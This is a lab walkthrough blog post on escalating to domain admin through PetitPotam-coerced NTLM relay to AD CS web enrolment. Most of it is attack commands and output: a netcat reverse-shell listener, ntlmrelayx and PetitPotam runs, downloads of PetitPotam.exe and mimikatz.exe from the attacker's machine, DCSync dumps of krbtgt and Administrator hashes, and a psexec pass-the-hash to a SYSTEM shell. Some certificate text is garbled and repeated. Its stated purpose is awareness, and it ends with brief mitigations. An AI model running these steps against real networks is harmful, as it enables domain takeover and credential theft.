# Domain Escalation: PetitPotam NTLM Relay to ADCS **Endpoints**

mackingarticles.in/domain-escalation-petitpotam-ntlm-relay-to-adcs-endpoints

Raj February 25, 2022

### Introduction

Will Schroeder and Lee Christensen wrote a research paper on this technique which can be referred to here. In ESC8 technique mentioned in the research paper, they talked about an inherent vulnerability in the web interface of CA server with web enrolment service on. An attacker can, therefore, relay the requests from the web interface to request the Domain Controller machine account's (DC\$) certificate and gain escalation+persistence. PetitPotam is one such PoC tool developed by Lionel Gilles (found **here**) that can coerce or persuade a windows host to authenticate against DC which can be used to request certificates and gain escalation.

### Table of content

- Vulnerability
- Architecture
- Lab Setup
- Attack Demonstration
- Initial Compromise
- Certificate Generation PetitPotam Python script
- Certificate Generation PetitPotam.exe
- Certificate Generation Mimikatz
- Privilege Escalation
  - TGT generation
  - DCSync attack
  - PassTheHash attack
- Mitigation
- Conclusion

## **Vulnerability**

AD CS supports several HTTP-based enrollment methods via additional AD CS server roles that administrators can install. These enrolment interfaces are vulnerable to NTLM relay attacks. The web endpoints do not have NTLM relay protections enabled by default and hence, are vulnerable by default. Flow of the vulnerability is as follows:

- The attack coerces/forces a Domain Controller Machine Account (workstation01\$ in our case) to authenticate towards our NTLM relay setup (Kali in our case).
- Workstation01\$ account authentication request is forwarded to NTLM relay server (kali).

- Workstation01\$ account authentication relayed to CA Server or ADCS (Active Directory Certificate Service).
- · Generate Certificate
- Use the certificate to perform attacks (like DCSync) to compromise DC1\$ (CA server)

How do we force authentication? => If an attacker is patient, he can wait for organic authentication. But we don't have that much time so we need to force authentication. One such method is the famous "Printer Bug." But it depends on the print spooler service to be running and vulnerable. Therefore, Lionel Gilles created "PetitPotam" which initially leveraged the vulnerable EfsRpcOpenFileRaw function in MS-EFSR protocol that had an insufficient path check vulnerability. By using this, attackers can make forced/coerced authentications over SMB thus increasing NTLM relay's capabilities. Since then, many newer functions have been added to the PetitPotam tool.

### **Architecture**

CA server with Web Enrollment - DC1\$: 192.168.1.2

Domain Controller - workstation01\$: 192.168.1.3

Attacker Kali - Not in domain: 192.168.1.4


**Attacker Windows** – **Not in domain: random IP** (non-domain joined but DNS pointing to CA IP)

### Lab Setup

On the Windows Server where ADCS is already configured, go to the server manager and choose to add roles and features and add the following three roles:

- CA Web Enrolment
- Certificate Enrolment Web Service
- Network Device Enrolment Service

As you can see, on my server (dc1.ignite.local) I have already installed these. I didn't change any configuration and kept everything to default.



We can start internet explorer and see on the following link if cert web enrolment is running or not.

http://dc1.ignite.local/certsrv/



Use this Web site to request a certificate for your Web browser, e-mail client, or other program. By using a certifithe Web, sign and encrypt messages, and, depending upon the type of certificate you request, perform other sec

You can also use this Web site to download a certificate authority (CA) certificate, certificate chain, or certificate

For more information about Active Directory Certificate Services, see Active Directory Certificate Services Docur


#### Select a task:

Request a certificate

View the status of a pending certificate request

Download a CA certificate, certificate chain, or CRL

And finally, you need to set up a separate DC account on a different machine as I have. In most of the scenarios, DC and CA servers are the same but just for the sake of simplicity, I have made them different. As you can see the DC machine has a DC account set up called "Workstation01" which is in the DC group.



### **Attack Demonstration**

The demonstration is divided into 5 parts: Initial compromise, 3 methods to request CA, and Escalation.

## **Initial Compromise**

Since this is a domain escalation attack, we first need access to the victim system. Here, I have compromised a computer that has a workstation01\$ account on it. It is clear that this system has a DC machine account on it which means the system belongs to a DC but we do not have access to DC.

net group "domain controllers" /domain

```
nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 49848
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.
C:\Users\harshit\Downloads>whoami
whoami
ignite\harshit
C:\Users\harshit\Downloads>hostname
hostname
workstation01
C:\Users\harshit\Downloads>net group "domain controllers" /domain
net group "domain controllers" /domain
The request will be processed at a domain controller for domain ignite.local.
               Domain Controllers
Group name
               All domain controllers in the domain
Comment
Members
                         WORKSTATION01$
The command completed successfully.
C:\Users\harshit\Downloads>
```

**Our aim**: generate DC certificate and authenticate CA server against it and escalate privileges to DC.

Compromised Credentials: Harshit:Password@1

Before we generate a certificate for this DC account, we need to set up our NTLM relay. We can do this using Impacket's python script ntlmrelayx.py

ntlmrelayx.py -t http://192.168.1.2/certsrv/certfnsh.asp -smb2support --adcs --template DomainController

```
(root@ kali) = [~/impacket/examples]
in thimrelayx.py -t http://192.168.1.2/certsrv/certfnsh.asp -smb2support --adcs --template DomainController
Impacket v0.9.25.dev1+20220218.140931.6042675a - Copyright 2021 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client HTTP Server
[*] Setting up SMB Server
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
```

## **Certificate Generation – PetitPotam Python script**

PetitPotam can be downloaded from the official github repo <u>here</u>. To run the script is quite easy, you just need to specify the domain, credentials of the compromised user and IP of NTLM relayer (kali) followed by IP of the DC

git clone https://github.com/topotam/PetitPotam cd PetitPotam

python3 PetitPotam.py -d ignite.local -u harshit -p Password@1 192.168.1.4 192.168.1.3

```
git clone https://github.com/topotam/PetitPotam.git
Cloning into 'PetitPotam'...
remote: Enumerating objects: 121, done.
remote: Counting objects: 100% (121/121), done.
remote: Compressing objects: 100% (107/107), done.
remote: Total 121 (delta 62), reused 25 (delta 11), pack-reused 0
Receiving objects: 100% (121/121), 11.62 MiB | 7.69 MiB/s, done.
Resolving deltas: 100% (62/62), done.
     cd <u>PetitPotam</u>
            kali)-[~/PetitPotam]
    python3 PetitPotam.py -d ignite.local -u harshit -p Password@1 192.168.1.4 192.168.1.3
                 PoC to elicit machine account authentication via some MS-EFSRPC functions
                                              by topotam (@topotam77)
                          Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN
Trying pipe lsarpc
    Connecting to ncacn_np:192.168.1.3[\PIPE\lsarpc]
    Connected!
     Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
    Successfully bound!
     Sending EfsRpcOpenFileRaw!
```

If everything goes well, you would see a screenshot like above with the script stating Sending EfsRpcOpenFileRaw and Attack Successful!

This should have generated the certificate for DC machine account Workstation01\$ in the NTLM relay console. A few things to observe here are:

- Authentication succeeded: means that Cert Web Enrol has been called for a
  machine account (vulnerability in the Windows API for web enrolment) by providing
  authentication for a low priv user.
- Attack from 192.168.1.3 controlled, attacking target 192.168.1.2: means that the relay has now successfully forwarded the request to CA server and a certificate be generated for the DC account workstation01\$

You can copy this certificate in a text file.

```
HTTP server returned error code 200, treating as
     Authenticating against http://192.168.1.2 as IGNITE/WORKSTATION01$ SUCCEED
     SMBD-Thread-5: Connection from IGNITE/WORKSTATION01$@192.168.1.3 controlled, attacking target http://192.168.1.2
[*] HTTP server returned error code 200, treating as a successful login
    Authenticating against http://192.168.1.2 as IGNITE/WORKSTATION01$ SUCCEED

SMBD-Thread-5: Connection from IGNITE/WORKSTATION01$@192.168.1.3 controlled, attacking target http://192.168.1.2

HTTP server returned error code 200, treating as a successful login

Authenticating against http://192.168.1.2 as IGNITE/WORKSTATION01$ SUCCEED
    Generating CSR ...
     CSR generated!
    Getting certificate..
[*] GOT CERTIFICATE! ID 10
[*] Base64 certificate of user WORKSTATION01$:
MIIRdQIBAzCCET8GCSqGSIb3DQEHAaCCETAEghEsMIIRKDCCB18GCSqGSIb3DQEHBqCCB1AwggdMAgEAMIIHRQYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMA
V6lBU4/wksHGZMaGL31qy9gZvY06146SzbcpQGMBEV+IgZnRF5dsA/w/mKaXNc9Tyt8K9CviZsLdJiVHlmAji0uVlhPPD24f1N6SfmMLEleBHJU0lUCDn
1hDnGytu2WmcJtyGjYV0bgMhjadv7S+M8Db6YdFuazGwLd0G9pHs0B0oSklnqscyBKl2v7+0dAR/0rpkkG9KdmquLqnilqdukx0Rm3mfPuXNl3ypljrWs
8MabMgKrL0XUbgcVOGxBicpBidqy6DdkNxK6QjxSxfq3xkx40B+3xxcS0snJSF/XzIvNLvT2Ozk7Q6ou+5K67Xyqcr3C8jtSZdU5Nn9/JAIezSPrAZpek
EWICyRIBSgZDxn9/6SJCdoNKnSF4M3qK+CU0vxgJjDzoF2TvVzFlbvj41618nYMUTGL2rH9fVvUYjpX+AE9u/JiDpR0F1ZoThuwYNyMzjL163Dj609s3J
EJWLŹ2wLiVXAMrGQ7HAj4FHPSJWlS/AL1iMrNj3LťVoqnKTtYKix3bá36Azjp8/LFSdlh/a6Wq8dgrtcxUpM0iYrxZJ1U6CFRNB0eMY8ĺq/UDAxF20wT3
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)
```

Before we move on to the actual priv ESC methods, I'd like to show you two more methods to do the same as what we did just now.

### Certificate Generation – PetitPotam.exe

The official GitHub repo also comes with the PetitPotam.exe file. You can upload this file to the victim server and execute and get the same results. If you see a slight pause and then Attack success!!! Status, you have generated the DC account's certificate. In the PetitPotam.exe command, "1" refers to the triggering of the exploit using default EfsRpcOpenFileRaw function vulnerability. There are other vulnerable functions added by the author too.

powershell wget 192.168.1.4/PetitPotam.exe -O PetitPotam.exe PetitPotam.exe 192.168.1.4 192.168.1.3 1

```
(root@kali)=[~]
    nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 49719
Microsoft Windows [Version 10.0.10586]
    (c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Public>powershell wget 192.168.1.4/PetitPotam.exe -0 PetitPotam.exe
powershell wget 192.168.1.4/PetitPotam.exe -0 PetitPotam.exe

C:\Users\Public>PetitPotam.exe 192.168.1.4 192.168.1.3 1
PetitPotam.exe 192.168.1.4 192.168.1.3 1
Attack success!!!

C:\Users\Public>
```

### **Certificate Generation – Mimikatz**

As people of culture, we like to add new exploits to our favourite mimikatz. EfsRpcOpenFileRaw function vulnerability can be triggered using mimikatz too. We just need to upload this to our victim's server and execute the following command.

/connect: NTLM relay IP

/server: dc account.domain.fqdn

powershell wget http://192.168.1.4/mimikatz.exe -O mimikatz.exe misc::efs /server:workstation01.ignite.local /connect:192.168.1.4


```
c:\Users\Public\potam>powershell wget http://192.168.1.4/mimikatz.exe -0 mimikatz.exe
powershell wget http://192.168.1.4/mimikatz.exe -O mimikatz.exe
c:\Users\Public\potam>mimikatz.exe
mimikatz.exe
  .#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
                    > https://blog.gentilkiwi.com/mimikatz
 '## v ##'
                    Vincent LE TOUX
                                                    ( vincent.letoux@gmail.com )
                    > https://pingcastle.com / https://mysmartlogon.com ***/
  '#####'
mimikatz # misc::efs /server:workstation01.ignite.local /connect:192.168.1.4
[auth ] Default (current)
[ rpc ] Endpoint: \pipe\lsarpc
[trans] Disconnect eventual IPC: OK
[trans] Connect to IPC: OK
[ rpc ] Resolve Endpoint: OK
```

All of the above methods shall yield the same certificate as result. Now, let's escalate our privileges.

## **Privilege Escalation**

### **TGT** generation

We need to take a new Windows 10 system that is not in the domain to demonstrate this practical. We set up a local admin account on this system and change our DNS to point to the DC like so:



Now, since we have our DC certificate with us, we need to translate this into much more efficient means of access. Let's generate a TGT using Rubeus first. Asktgt module in Rubeus can do that while taking the generated certificate as a command-line input. The command is as follows:

.\Rubeus.exe asktgt /outfile:kirbi /dc:192.168.1.2 /domain:ignite.local /user:workstation01 /ptt /certificate:MIIRdQIBAz.....

Kirbi is a base64 encoded TGT format used by Rubeus.

Administrator: Command Prompt

C:\>.\Rubeus.exe asktgt /outfile:kirbi /dc:192.168.1.2 /domain:ignite.local /user:workstation01 /ptt /certificate:
MIIRdQIBAzCCET8GCSqGSIb3DQEHAaCCETAEghEsMIIRKDCCB18GCSqGSIb3DQEHBqCCB1AwggdMAgEAMIIHRQYJKoZIhvcNAQcBMBwGCiqGSIb3DQ
EMAQMwDgQICOf/GQP/OaICAggAgIIHGBMJY1hchodXRRAE1OAxMXwVYEzofOkClig/pr2nUCUyIWws9JazyAtIuyZuwehXihEE2jRv2lYBcrVTkuad
Fw7Aox2P2/7YmJV4mvoNoDpccNebei4VvCTAd5BLkULpmNyibxzuvf8C/62LIsgD9iGnB4RPXRzryDVM8ij2iL6GalRgL9VenY4+5VEfdusFlXGkFq
g3jy8GJakK6S8A4yVYc7CqEiKbhwAGFMGW+LplTuliaxDEqNRQQSXmxKMQ2aYTvJPGtGQoXkVlH01qtkPmee9HsN1Ru5fvwE1fHv0EYcNB+d17GiOd
ZGvDSHT4rDDXJw3CE2B+IZOgwF07u4Dws8J4KVCc0CDroufZUhry0HuaXvIqhyHidedlLEZz0BphLdi7jZ+FUjvgCD4ZYcekeYTfwziUtfSoGf8qE3
oxjbGpHo8FGKcKPZ8h+H5DLzclMQoHT/WX5q3d255Osh4ny3AsAttWeytClQq0gEkuDq6dh3Lq3Mjf8G1cgsVQIJMIdxRMNtb/FioM6WzMjt7Kq6TK
9r0RwE/gSjj6Eoo752pSSp/EKZtylbmpmjc/sjb0BJ9kyxz2gORcpXfRYJ+NAy1xpOO3q/zs6YcM6Hx87RPmrWyM4XuPS6mCDQ/RtJ50AEXbKRb6ho
k4NlGR+J2T9ExrUADVfKtzulXeOnbyW0gTwmzL7NHuIu3fQ3oSZQJ+im3iJELEq4h27xCFhM0eagPsaXqf/XcAyz9/Ww6prVxNrX1S8NwjkJfpdjUC
zYOZqNP2t3pM6t3ILijQc5Z1sFquvrs4q1BWmFpcScqlI0yVNltdVj98PHvbs25TyHCBpzadTMgRAlS4qIxVOjlerInlnw7Sw74eiln4654w08+
bBACLITELTWAAbmCvMUrGZDmVCcstNJDloazTcnladaJiwaOoddrZdcmbVSDQWOSkryPCczd+LzHJkKTMgcBab3lNW65SywKdoUl4g54m008+
bBACLITELTWAAbmCvMUrGZDmVCcstNJDloazTcnladaJiwaOoddrZdcmbVSDQWOSkryPCczd+LzHJkKTMgcBab3lNW65SywKdoUl4g54m008+
bBACLITELTWAAbmCvMUrGZDmVCcstNJDloazTcnladaJiwaOoddrZdcmbVSDQWOSkryPCczd+LzHJkKTMgcBab3lNW65SywKdoUl4g54m008+
bBACLITELTWAAbmCvMUrGZDmVCcstNJDloazTcnladaJiwaOoddrZdcmbVSDQWOSkryPCczd+LzHJkKTMgcBab3lNW65SywKdoUl4g54m008+
bBACLITELTWAAbmCvMUrGZDmVCcstNJDloazTcnladaJiwaOoddrZdcmbVSDQWOSkryPCczd+LzHJkKTMgcBab3lNW65SywKdoUl4g54m008+
bBACLITELTWAAbmCvMUrGZDmVCcstNJDloazTcnladaJiwaOoddrZdcmbVSDQWOSkryPCczd+LzHJkKTMgcBab3lNW65SywKdoUl4g54m008+
bBACLITELTWAAbmCvMUrGZDmVCcstNJDloazTcnladaJiwaOoddrZdcmbVSDQWOSkryPCczd+LzHJkKTMgcBab3lNW65SywKdoUl4g54m008+

As you can see with the klist command, a TGT has been created and saved in the system for further use.

SEiuzXNzSt2aCg0oFTqHTUKBqJUav0xqT/PZKvUdq3mFQWt8vHt1VsBSpu98U9JP9fijgdswgdig/ AKKB0ASBzX2ByjCBx6CBxDCBwTCBvqAbMBmgAwIBF6ESBBAGzLoR3HHCmfPxazLqINF5oQ4bDE1H RS5MT0NBTKIaMBigAwIBAaERMA8bDXdvcmtzdGF0aW9uMDGjBwMFAEDhAAClERgPMjAyMjAyMjQwC NTNaphEYDzIwMjIwMjI0MTkyNDUzWqcRGA8yMDIyMDMwMzA5MjQ1M1qoDhsMSUdOSVRFLkxPQ0FMq H6ADAgECoRgwFhsGa3JidGd0GwxpZ25pdGUubG9jYWw= [\*] Ticket written to kirbi [+] Ticket successfully imported! ServiceName krbtgt/ignite.local ServiceRealm IGNITE.LOCAL UserName workstation01 UserRealm IGNITE.LOCAL 2/24/2022 1:24:53 AM StartTime EndTime : 2/24/2022 11:24:53 AM RenewTill : 3/3/2022 1:24:53 AM Flags name\_canonicalize, pre\_authent, initial, renewable, for rc4 hmac KeyType Base64(key) Bsy6Edxxwpnz8Wsy6iDReQ== C:\Users\harshit\Downloads>klist -Current LogonId is 0:0x91231 Cached Tickets: (1) Client: workstation01 @ IGNITE.LOCAL #0> Server: krbtgt/ignite.local @ IGNITE.LOCAL KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96 Ticket Flags 0x40e10000 -> forwardable renewable initial pre\_authent name\_ Start Time: 2/24/2022 1:24:53 (local) 2/24/2022 11:24:53 (local) Renew Time: 3/3/2022 1:24:53 (local) Session Key Type: RSADSI RC4-HMAC(NT) Cache Flags: 0x1 -> PRIMARY Kdc Called:

**DCSync Attack** 

Using mimikatz, we can leverage this ticket to conduct **DCSync** attack. First, let's dump the krbtgt account's hashes.

Isadump::dcsync /domain:ignite.local /user:krbtgt

```
mimikatz  # lsadump::dcsync /domain:ignite.local /user:krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'dc1.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS NEGOTIATE (9)
Object RDN
                     : krbtgt
** SAM ACCOUNT **
SAM Username : krbtgt
Account Type : 300000
                    : 30000000 ( USER OBJECT )
User Account Control: 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration
Password last change : 2/23/2022 9:42:13 PM
Object Security ID : S-1-5-21-2377760704-1974907900-3052042330-502
Object Relative ID : 502
Credentials:
 Hash NTLM: 977c3cc737c0559ad606b798017dee36
    ntlm- 0: 977c3cc737c0559ad606b798017dee36
    lm - 0: 39947ea6cabb33743db0e56910515af2
Supplemental Credentials:
 Primary:NTLM-Strong-NTOWF *
    Random Value : 71e1667dcdc61203b0b327028e259740
```

Now, an attacker can use these credentials and SID provided to perform a Golden Ticket attack (for persistence). Details can be found **here**. But we are concerned with CA Server's (DC1\$ machine account) admin access at the moment. Let's run DCSync one more time on the administrator account.

Isadump::dcsync /domain:ignite.local /user:administrator

```
[DC] 'ignite.local' will be the domain
[DC] 'dc1.ignite.local' will be the DC server
[DC] 'administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
Object RDN
                : Administrator
** SAM ACCOUNT **
SAM Username
                : Administrator
                : 30000000 ( USER_OBJECT )
Account Type
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration
Password last change : 2/23/2022 9:37:02 PM
Object Relative ID : 500
Credentials:
 Hash NTLM: 32196b56ffe6f45e294117b91a83bf38
mimikatz # 🕳
```

As you can see, we have now obtained the NTLM hash of the Administrator account. Let us use psexec to gain a healthy shell now by conducting a PassTheHash attack.

#### PassTheHash Attack

To conduct PassTheHash, we will use Impacket's psexec.py implementation and the following command:

psexec.py -hashes :32196b56ffe6f45e294117b91a83bf38 ignite.local/administrator@192.168.1.2

And voila! That's it. You can see that we have now compromised CA Server's DC account (DC1\$) just by leveraging the ADCS web enrolment vulnerability and creds of a low priv user.

```
(root@kali)=[~/impacket/examples]
# psexec.py -hashes :32196b56ffe6f45e294117b91a83bf38 ignite.local/administrator@192.168.1.2
Impacket v0.9.25.dev1+20220218.140931.6042675a - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 192.168.1.2....
[*] Found writable share ADMIN$
[*] Uploading file reyBjWde.exe
[*] Opening SVCManager on 192.168.1.2....
[*] Creating service Eqro on 192.168.1.2....
[*] Starting service Eqro .....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
dc1

C:\Windows\system32>
```

### Mitigation

Microsoft has rolled out a detailed advisory on the necessary patching mechanism which can be found <u>here</u>. But I'll sum it up in short sentences here:

- Enable require SSL in the IIS manager->default sites->certsrv option
- Enable extended protection (under certsrv->authentication)
- Disable NTLM for IIS on ADCS server by setting certsrv->providers->negotiate:kerberos

### Conclusion

Certified-Pre Owned is a valuable white paper focusing on various ADCS vulnerabilities and through the means of our blog, we aim to create awareness about these attacks so that organisations can understand, implement and patch such unknown and unobserved weaknesses. Hope you liked the article. Thanks for reading.

**Author:** Harshit Rajpal is an InfoSec researcher and left and right brain thinker. Contact <u>here</u>